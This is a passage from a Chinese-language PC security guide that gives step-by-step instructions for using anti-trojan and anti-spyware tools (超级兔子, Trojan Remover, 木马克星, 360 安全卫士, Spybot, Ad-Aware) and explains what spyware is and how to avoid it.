


图 2-14 “超级兔子 IE 修复专家”窗口

图 2-15 检测结果显示

步骤 3 如果检测出来有可疑程序，则单击“一键清除”按钮，即可将检测出来的可疑程序删除掉。单击“一键修复 IE 系统”选项卡，自动清除已知的恶意程序及木马，并对 IE 进行标准修复，如图 2-16 所示。




图 2-16 “一键修复 IE 系统”设置窗口

步骤 4 在图 2-17 所示的“全面修复 IE”选项卡中，选中要修复的范围之后，单击“下一步”按钮，自动进行修复操作，如图 2-18 所示。

图 2-17　“全面修复 IE”设置窗口

图 2-18　自动修复

3. 使用“超级兔子”保护自己的 IE

“超级兔子”的另一个功能就是可以很好地保护自己的 IE，具体操作步骤如下：

步骤 1 在“超级兔子”主窗口中单击“超级兔子上网精灵”链接按钮，打开一个安装超级兔子的工具栏提示，如图 2-19 所示。

步骤 2 单击“是”按钮，打开“超级兔子上网精灵”窗口，根据实际情况启动相应的功能（建议最好全部启用各个功能），如图 2-20 所示。




图 2-19　信息提示框

图 2-20　“超级兔子上网精灵”窗口

步骤 3 在图 2-21 所示的“安全防护”设置窗口中，根据实际情况勾选相应复选框，如果确定系统已经被恶意网页所修改，则单击“立即清除”按钮，打开超级兔子 IE 修复专家对其进行修复；如果要修改 IE 设置，只要单击“自定义”按钮，即可打开修改 IE 设置对话框重新进行设置，如图 2-22 所示。




图 2-21 “安全防护”设置窗口




图 2-22 修改 IE 设置

步骤 4 在图 2-23 所示的“IE 免疫”设置窗口中，单击“禁止弹出 IE 插件的安装提示（注册表）”右侧的“详细设置”按钮，打开“禁止安装 ActiveX”对话框，如图 2-24 所示。

图 2-23 “IE 免疫”设置窗口




图 2-24 “禁止安装 ActiveX”对话框

步骤 5 单击“推荐”按钮，打开“所有类别推荐成功”的提示框，如图 2-25 所示。

步骤 6 单击“确定”按钮应用设置，在“禁止安装 ActiveX”对话框的“常见”列表框中勾选各个复选框之后，在浏览各个网页时将不会提示安装 IE Active 插件，单击“确定”按钮应用相应的设置。

步骤 7 在“IE 免疫”设置窗口中单击“限制网站和屏蔽网址”右侧的“详细设置”按钮，打开“限制网站和屏蔽网址”对话框，如图 2-26 所示。

图 2-25　信息提示框

图 2-26　“限制网站和屏蔽网址”对话框

步骤 8 单击“推荐”按钮，打开“推荐成功”的提示框，在其中单击“确定”按钮应用设置，如图 2-27 所示。

步骤 9 在图 2-28 所示的“屏蔽网址”选项卡中，同样单击“推荐”按钮，即可推荐成功，并单击“确定”按钮应用设置。

图 2-27　推荐成功提示

图 2-28　设置屏蔽网址

步骤 10 在图 2-29 所示的“IE 选项”设置窗口中，根据实际情况选择相应的复选框。在图 2-30 所示的“网址过滤”设置窗口中，可设置相应的网址过滤选项。

图 2-29　IE 选项设置窗口

图 2-30　“网址过滤”设置窗口

步骤 11 在图 2-31 所示的“上网条件”设置窗口中，可设置详细的上网条件。在图 2-32 所示的“上网精灵选项”设置窗口中可对此软件的运行进行相应设置，单击“确定”按钮，即可应用设置。

此外，用户还可通过“超级兔子”软件本身详细了解其他功能，这里不再赘述。

图 2-31 “上网条件”设置窗口

图 2-32 “上网精灵选项”设置窗口

2.2.2 使用 Trojan Remover 清除木马

作为一种清除木马的常用工具，Trojan Remover 的特点是简单易用、操作简便，并且检测和清除木马的功能也比较强。在 Trojan Remover 软件安装完毕之后，就可以运用此软件实现木马的清除操作。具体操作步骤如下：

步骤 1 双击桌面上的 Trojan Remover 快捷图标，进入 Trojan Remover 的主窗口，如图 2-33 所示。

步骤 2 单击 Scan 按钮，自动进行计算机的扫描操作，检测是否有木马服务端程序存在，如图 2-34 所示。

图 2-33 Trojan Remover 主窗口

图 2-34 扫描计算机

步骤 3 在扫描完成之后将会给出相应的提示，如图 2-35 所示。单击 ViewLog 按钮，即可查看本次扫描的结果记录，如图 2-36 所示。




图 2-35　扫描结果显示




图 2-36　查看扫描记录

2.2.3　使用“木马克星”清除木马

“木马克星”是专门针对国产木马的软件，是动态监视网络与静态特征扫描的完美结合，只要它运行在内存中，就会不停地令 CPU 执行它的指令。无论任何情况下，均占用一个 CPU 进程，采用监视硬盘技术，不占用 CPU 负荷。

使用“木马克星”软件的具体操作步骤如下：

步骤 1 双击“木马克星”快捷图标，打开“木马克星”窗口，如图 2-37 所示。在其中单击“扫描硬盘”选项，打开“扫描硬盘”设置窗口，如图 2-38 所示。




图 2-37 “木马克星”主窗口

图 2-38 “扫描硬盘”设置窗口

步骤 2 单击按钮，打开“浏览文件夹”对话框，在其中选择要扫描的硬盘，单击“确定”按钮，如图 2-39 所示。并单击“扫描”按钮，开始扫描当前计算机是否有木马程序存在，如图 2-40 所示。

图 2-39 “浏览文件夹”对话框

图 2-40 扫描硬盘

步骤 3 在检测完成之后，如果发现了木马的服务端程序，就会给出提示，如图 2-41 所示。单击“是”按钮，即可删除相应的木马服务端程序。选择“查看”→“系统进程”命令，查看本次扫描的结果记录，如图 2-42 所示。




图 2-41 信息提示框

图 2-42 查看扫描记录

2.2.4 使用 360 安全卫士维护系统安全

360 安全卫士拥有查杀流行木马、清理恶评及系统插件、管理应用软件、卡巴斯基杀毒、

系统实时保护、修复系统漏洞等数项功能，同时还提供系统全面诊断，弹出插件免疫，清理使用痕迹以及系统还原等特定辅助功能，并提供对系统的全面诊断报告，方便用户及时定位问题所在，真正为每一位用户提供全方位系统安全保护。

在 360 安全卫士软件安装完毕之后，即可运用安装的 360 安全卫士实现系统维护操作。具体操作步骤如下：

步骤 1 双击桌面上的 360 安全卫士快捷图标，打开“360 安全卫士”主窗口，如图 2-43 所示。

步骤 2 单击“自动更新”组合框中的“设置”链接按钮，打开“升级设置”对话框，对 360 安全卫士的安全检测进行相应设置，如图 2-44 所示。

图 2-43　“360 安全卫士”主窗口

图 2-44　“升级设置”对话框

步骤 3 根据实际需要选择相应的检测时间，在“设置升级方式”选项卡中，根据实际需要选择相应的升级方式，如图 2-45 所示。

步骤 4 在图 2-46 所示的“设置信息提示”选项卡中，勾选相应的复选框，单击“确定”按钮，即可完成升级设置，并返回到“360 安全卫士”主窗口。




图 2-45　“设置升级方式”设置对话框

图 2-46　“设置信息提示”设置对话框

步骤 5 在“查杀流行木马”选项卡中，可选择合适的扫描方式，并选择相应的增强功能，如图 2-47 所示。单击“开始扫描”按钮，打开一个信息提示框，询问用户是否使用完全木马库扫描，如图 2-48 所示。

图 2-47 “查杀流行木马”设置窗口




图 2-48 信息提示框

步骤 6 单击“立即使用完全木马库扫描”按钮，自动进行更新文件的下载，如图 2-49 所示。在下载完毕之后，系统将自动实现扫描操作，如图 2-50 所示。如果扫描出来有木马病毒，只要在选中此病毒之后，单击“立即查杀”按钮，即可将木马病毒删除掉。

图 2-49 下载文件

图 2-50 扫描木马

步骤 7 在图 2-51 所示的“清理恶评插件”选项卡中，单击“开始扫描”按钮，对系统进行扫描，并把扫描结果显示出来，如图 2-52 所示。

图 2-51 “清理恶评插件”设置窗口

图 2-52 扫描结果显示

步骤 8 在选中扫描出来的恶评插件之后，单击“立即清理”按钮，将此恶评插件删除掉，从而优化系统。单击“修复系统漏洞”选项卡，即可自动进行漏洞的检测，并把检测结果显示出来，如图 2-53 所示。

步骤 9 如果存在漏洞，则单击“查看并修复漏洞”按钮，查看漏洞信息，如图 2-54 所示。单击“修复选中漏洞”按钮，自动下载漏洞补丁，如图 2-55 所示。下载完成后自动安装下载的补丁，实现修复操作。

图 2-53　“修复系统漏洞”设置窗口

图 2-54　查看漏洞信息

步骤 10 在“清理使用痕迹”选项卡中，选择不需要显现的痕迹之后，单击“立即清理”按钮，即可将其清理干净，如图 2-56 所示。




图 2-55　下载漏洞补丁

图 2-56　“清理使用痕迹”设置窗口

步骤 11 单击“保护”链接按钮，打开“保护”设置窗口，如图 2-57 所示。在其中单击“开启”按钮，出现图 2-58 所示的提示框。单击“立即安装”按钮，在自动进行安装完毕之后，即可开启 360 安全卫士的保护。

图 2-57 “保护”设置窗口




图 2-58 安装保险箱的部分组件提示

2.2.5 在“Windows 进程管理器”中管理进程

所谓进程是指系统中应用程序的运行实例，是应用程序的一次动态执行，是操作系统当前运行的执行程序。通常情况下，按下【Ctrl+Alt+Delete】组合键，即可打开“Windows 任务管理器”窗口，如图 2-59 所示。在“进程”选项卡中，即可对进程进行查看和管理操作，如图 2-60 所示。

图 2-59 “Windows 任务管理器”窗口

图 2-60 “进程”设置窗口

要想更好更全面对进程进行管理，还需要借助于“Windows 进程管理器”软件的功能才能实现，具体操作步骤如下：

步骤 1 解压缩下载的“Windows 进程管理器”软件之后，双击 PrcMgr.exe 启动程序图标，即可打开“Windows 进程管理器”窗口，显示出系统当前正在运行的所有进程，如图 2-61 所示。

图 2-61　“Windows 进程管理器”窗口

步骤 2 其列表内容与“Windows 任务管理器”窗口中的进程列表相同。选择列表中的其中一个进程选项之后，单击“描述”按钮，即可对其相关信息进行查看，如图 2-62 所示。

图 2-62　查看进程描述信息

步骤 3 单击“模块”按钮，查看该进程的进程模块，如图 2-63 所示。右击进程选项，从弹出的快捷菜单中可以进行一系列操作，如图 2-64 所示。

图 2-63　查看进程模块

图 2-64　操作进程选项

步骤 4 如果要查看某进程选项的属性，只要选中此选项，单击“查看属性”按钮，打开“属性”对话框进行查看，如图 2-65 所示。在“端口监听”选项卡中可查看进程的相应端口，如图 2-66 所示。

图 2-65　“属性”对话框

图 2-66　“端口监听”选项卡

步骤 5 在“系统信息”选项卡中，可查看系统的有关信息，并可以监视内存和 CPU 的使用情况，如图 2-67 所示。




图 2-67　“系统信息”设置窗口

2.3　自动安装“后门程序”的间谍软件

间谍软件的主要危害是严重干扰用户使用各种互联网，如推广弹出式广告、影响用户网上购物、干扰在线聊天、欺骗用户浏览搜索引擎引导网站等，还有可能导致机器速度变慢，突然网络断开等情况出现，主要原因是间谍软件会占去系统大量资源。

木马病毒则主要是以偷盗为主，盗取用户网上银行账号、网络游戏账号、即时通信工具密码等。大多是以欺骗用户为手段，如在邮件或即时通信工具消息栏内出现引诱性语言：美女请求与你视频、某某女明星全裸写真泄密请点、您中奖啦、来呀这里有很好的成人交友中心上千美女等着你！……等利用众多火爆消息欺骗用户上当。

鉴于上述原因，反病毒专家提醒用户，最好不要浏览各类成人网站，不要相信网络陌生人的邀请，以免上当中毒！

2.3.1 什么是间谍软件

间谍软件是执行某些行为（例如广告、收集个人信息或通常没有经过您的同意就更改计算机的设置）的软件通用术语，是一种可以秘密地收集有关用户计算机信息的软件，且可能向一些未知网站发送数据，包括“键盘记录软件”或“按键捕获寄生虫”等木马程序。

间谍软件主要攻击微软操作系统，通过 Internet Explorer 漏洞进入并隐藏在 Windows 的薄弱之处。有些间谍软件（尤其是恶意 Cookie 文件）可以在任何浏览器之内发生作用，但这只是间谍软件当中很小的一部分。微软的一些软件产品，如 Internet Explorer、Word、Outlook 和 Media Player，一旦下载就将自动执行，从而使间谍软件很容易乘虚而入。

如果出现如下情况，则用户的机器可能已经存在间谍软件或其他有害软件：

- 用户没有浏览网页也会看见弹出式广告。
- 用户 Web 浏览器先打开的页面（主页）或浏览器搜索设置，已在用户不知情的情况下被更改。
- 发现浏览器中有一个用户不需要的新工具栏，并且很难将其删除。
- 计算机完成某些任务所需的时间比以往要长。
- 计算机崩溃的次数突然上升。

间谍软件通常和显示广告的软件（称为“广告软件”）、跟踪个人敏感信息的软件联系在一起，但并不意味着所有提供广告或跟踪用户在线活动的软件都是恶意软件。如用户可能要注册免费音乐服务，但代价是要同意接收目标广告。如果同意了该条款，则表示已确定这是一桩公平交易。用户也可能同意让该公司跟踪自己在线活动，以确定要显示的广告。

其他有害软件则会作出一些令人烦恼的更改，而且可能会导致计算机变慢或崩溃。这些程序可更改 Web 浏览器的主页或搜索页，或在浏览器中添加用户不需要的附加组件，还可能会使用户很难将自己的设置恢复为原始设置。一切的关键在于用户（或其他使用自己计算机的人）是否了解软件要执行的操作，以及是否已同意将软件安装在自己的计算机上。

间谍软件或其他有害的软件有多种方法可以侵入用户的系统，常见伎俩是在用户安装软件（如音乐或视频文件共享程序）时偷偷地安装了该软件。有时在特定软件安装中已经记录了包括有害软件的信息，但此信息可能出现在许可协议或隐私声明的结尾。

2.3.2 拒绝潜藏的间谍软件

虽然市面上有新的反间谍软件工具可供使用，但要想最大限度地避免自己的机器上被潜入间谍，最好的方法还是遵循如下操作规范：

（1）拒绝不明下载

切忌从 Web 上下载一些自己不明真相的“免费”程序，如果确实希望下载，最好到一些较大或有名气的站点去下载。有必要告诉大家的是，一些小网站中，在浏览器页面旁边看起来像

广告或朋友发的那些链接，实际上就是间谍软件散播的最常见方式。因此，提醒大家对一些危险信号一定要敏感，如弹出的条幅广告说可以提供免费间谍软件检查。

（2）学会备份和恢复

由于计算机上的东西越来越多硬盘越做越大，导致人们基本上不做各种备份选择。其实，拥有一份存满备份数据的外部磁盘可以减轻间谍软件给系统所带来的很多麻烦，并使其回到早期没有间谍软件的情况，从而使一切恢复正常。在 Windows 系统中生成恢复点及在每次从非知名网站下载之前设置一些恢复点，当自己的硬盘中存满了东西，无法确定是否有间谍潜入等问题时，要比清除间谍软件容易得多。

（3）制作一张反间谍软件 CD

把反间谍软件实用程序刻录到一张 CD-ROM 盘上，当需要清除间谍软件时，直接将其拿出来运行就可以了。

（4）使用交叉清除办法铲除间谍

针对间谍软件清除程序可能存在杀除盲点的情况，可考虑最少使用两种最新版的反间谍工具来实现交叉查杀和清除。常用做法是：清除系统并重新启动进入安全模式之后，再使用另一种工具进行清除并重启系统。

（5）封堵桌面通信漏洞

由于间谍软件可以进行自我更新，并增加新“性能”，因此，只要封锁出站信息，就可以提高用户安全等级（一般的防火墙软件都可以做到）。

2.3.3　用 Spybot 揪出隐藏的间谍

Spybot 是一款专门检查和清除计算机中间谍软件的工具，此软件无须安装，只要在解压缩的文件夹中双击图 2-68 所示的程序图标，即可进入 Spybot 主窗口，如图 2-69 所示。

图 2-68　程序图标

图 2-69　Spybot 主窗口

检查与清除间谍软件的具体操作步骤如下：

步骤 1 在 Spybot 主窗口中单击“检测与修复”链接按钮，进入到“检测与修复”设置窗口，如图 2-70 所示。此时可以检查系统并修复找到的问题，只要单击“检测”按钮，即可对系统进行扫描，如图 2-71 所示。

图 2-70 “检测与修复”设置窗口

图 2-71 扫描系统

步骤 2 检测完毕之后，在“问题”列表框中显示出检测到的问题结果，如图 2-72 所示。选取某个检查到的问题之后，再单击右侧的分帧栏，即可查询到有关该问题软件的发布公司，软件功能、说明和危害种类等信息，如图 2-73 所示。

图 2-72 检测结果显示

图 2-73 查看问题程序信息

步骤 3 选取需要修复的问题程序之后，单击“修复”按钮，弹出图 2-74 所示的提示信息框。单击“是”按钮，将选取的间谍程序从系统中清除修复，如图 2-75 所示。单击“确定”按钮，即可彻底完成修复操作。




图 2-74 信息提示框




图 2-75 确认修复

如果用户在使用 Spybot“检测与修复”功能修复检查到的问题之后，发现运行其他软件有错误，此时即可通过 Spybot 的恢复功能来撤消修复或变动。具体操作步骤如下：

步骤 1 在 Spybot 主窗口中单击“还原”链接按钮，即可进入到“还原”设置窗口，如图 2-76 所示。




图 2-76　“还原”设置窗口

步骤 2 选中需要还原的程序之后，单击“还原”按钮，即可弹出是否确认撤销所做修改的提示信息，如图 2-77 所示。单击“是”按钮，将选取的间谍程序还原到系统中，并会给出还原项目所在处的提示，如图 2-78 所示。




图 2-77　撤销所做修改提示




图 2-78　还原项目所在处提示图

提 示

如修复后系统运行没有问题则说明清除的问题程序正确，此时即可在还原窗口中选取修复后的程序备份，单击“删除”按钮，以减少硬盘空间的占用。

Spybot 可以对近万种间谍软件进行免疫处理，通过对这些间谍软件做预防性措施，有效避免遭受这些间谍软件危害。

只要在 Spybot 主窗口中单击“免疫”链接按钮，进入免疫窗口，并且 Spybot 将自动扫描用户的计算机系统，检查当前计算机系统的免疫情况，如图 2-79 所示。

图 2-79　“免疫”设置窗口

上述是 Spybot 的主要功能，若在“模式”菜单下选取了“高级模式”子命令，则可以对 Spybot 进行设置（见图 2-80）或使用 Spybot 提供的工具（见图 2-81）。

图 2-80 Spybot 设置窗口

图 2-81 Spybot 工具窗口

注 意

高级模式提供了一些深入检测的工具和更多的选项，但若用户对这些内容不了解，则可能对自己的计算机系统造成损害，要谨慎使用。

2.3.4 间谍广告的杀手 Ad-Aware

Ad-Aware 工具可以扫描用户计算机中网站所发送进来的广告跟踪文件和相关文件，并安全地将其删除掉，使用户不会为此而泄露自己的隐私和数据。使用 Ad-Aware 工具的具体操作步骤如下：

步骤 1 双击桌面上的 Ad-Aware 快捷图标，打开 Ad-Aware 主窗口，如图 2-82 所示。为了确保 Ad-Aware 软件的有效性，在初次启动时，务必单击 Status 窗口中的 Update 按钮，在更新窗口中单击 Download 按钮，以便于及时下载最新的数据库。




图 2-82 Ad-Aware 主窗口

步骤 2 单击左侧的 Scan 按钮，进入扫描操作窗口，在其中可选择 3 种扫描方式，分别是“Smart Scan（智能扫描）”、“Full Scan（完全扫描）”、“Custom Scan（自定义扫描）”，系统默认为 Smart Scan 扫描，如图 2-83 所示。

步骤 3 选择好扫描方式后，单击 Scan 按钮，开始扫描系统，如图 2-84 所示。




图 2-83　扫描窗口

图 2-84　开始扫描

步骤 4 扫描结束之后，Ad-Aware 即可给出扫描结果，如图 2-84 所示。选取需要清除的对象并单击 Remove 按钮，将所选对象清除。

步骤 5 在 Ad-Aware 窗口中单击左侧工具栏中的 Settings 按钮，进入选项设置窗口，在其中可以设置 Browsers（见图 2-86）、Scanning（见图 2-87）、Auto Scan（见图 2-88）、UI（见图 2-89）、LogFiles（见图 2-90）等 5 个选项卡。

技 巧

为了维持电脑系统的安全及稳定性，移除间谍软件及广告软件应该是一项持续并经常进行的工作，因此，建议用户最好定期对系统进行扫描。




图 2-85　显示扫描结果

图 2-86　设置 Browsers

图 2-87　设置 Scanning

图 2-88　设置 Auto Scan

图 2-89　设置 UI

图 2-90　设置 LogFiles

在使用步骤上，Ad-Aware 跟一般的病毒清除软件没有太大区别，主要都包括了扫描及清除两大部分。不论间谍软件或广告软件，都会高度危害电脑系统的安全性及稳定性，所以都有移除的必要。由于不同间谍软件或广告软件的设定各不相同，因此，即使利用反间谍软件或反广告软件，亦不表示能完全将其成功移除。

有时，更可能会因为该间谍软件或广告软件被部分终止，而令系统在启动时出现错误信息，此时，用户就必须要进行手动清除的相关操作。比如，利用 Ad-Aware 移除一个名为 BookedSpace 的广告之后，就发现系统在每次启动时都提示找不到 bs3.dll 及 bsxx5.dll 的信息。必须手动移除 Ad-Aware 未能完全清除的设定之后，问题才得以解决。由于手动移除步骤都会较为复杂，因此，用户在进行时一定要谨慎。

2.3.5　对潜藏的“间谍”学会说“不”

为防止间谍软件的侵扰，用户有必要安装间谍软件查杀工具，以保护自己计算机的安全。反间谍专家就是一款不错的间谍软件查杀工具，可通过扫描系统薄弱环节以及全面扫描硬盘，智能检测和查杀超过上万种木马、蠕虫、Adware、Spyware 等，如“SCO 炸弹、网银大盗、QQ 尾巴病毒，冰河类文件关联木马，密码解霸，传奇、奇迹等游戏密码偷窃木马”，终止其恶意行为，当检测到可疑文件时反间谍专家还可以将其隔离，从而全面保护用户网络安全。

反间谍专家具有快速查杀和完全查杀两种方式：快速查杀是针对被恶意程序利用的系统薄弱环节进行扫描，迅速查杀恶意程序；完全查杀则可以扫描计算机磁盘上的所有文件，或扫描用户指定范围内的文件。具体使用的操作步骤如下：

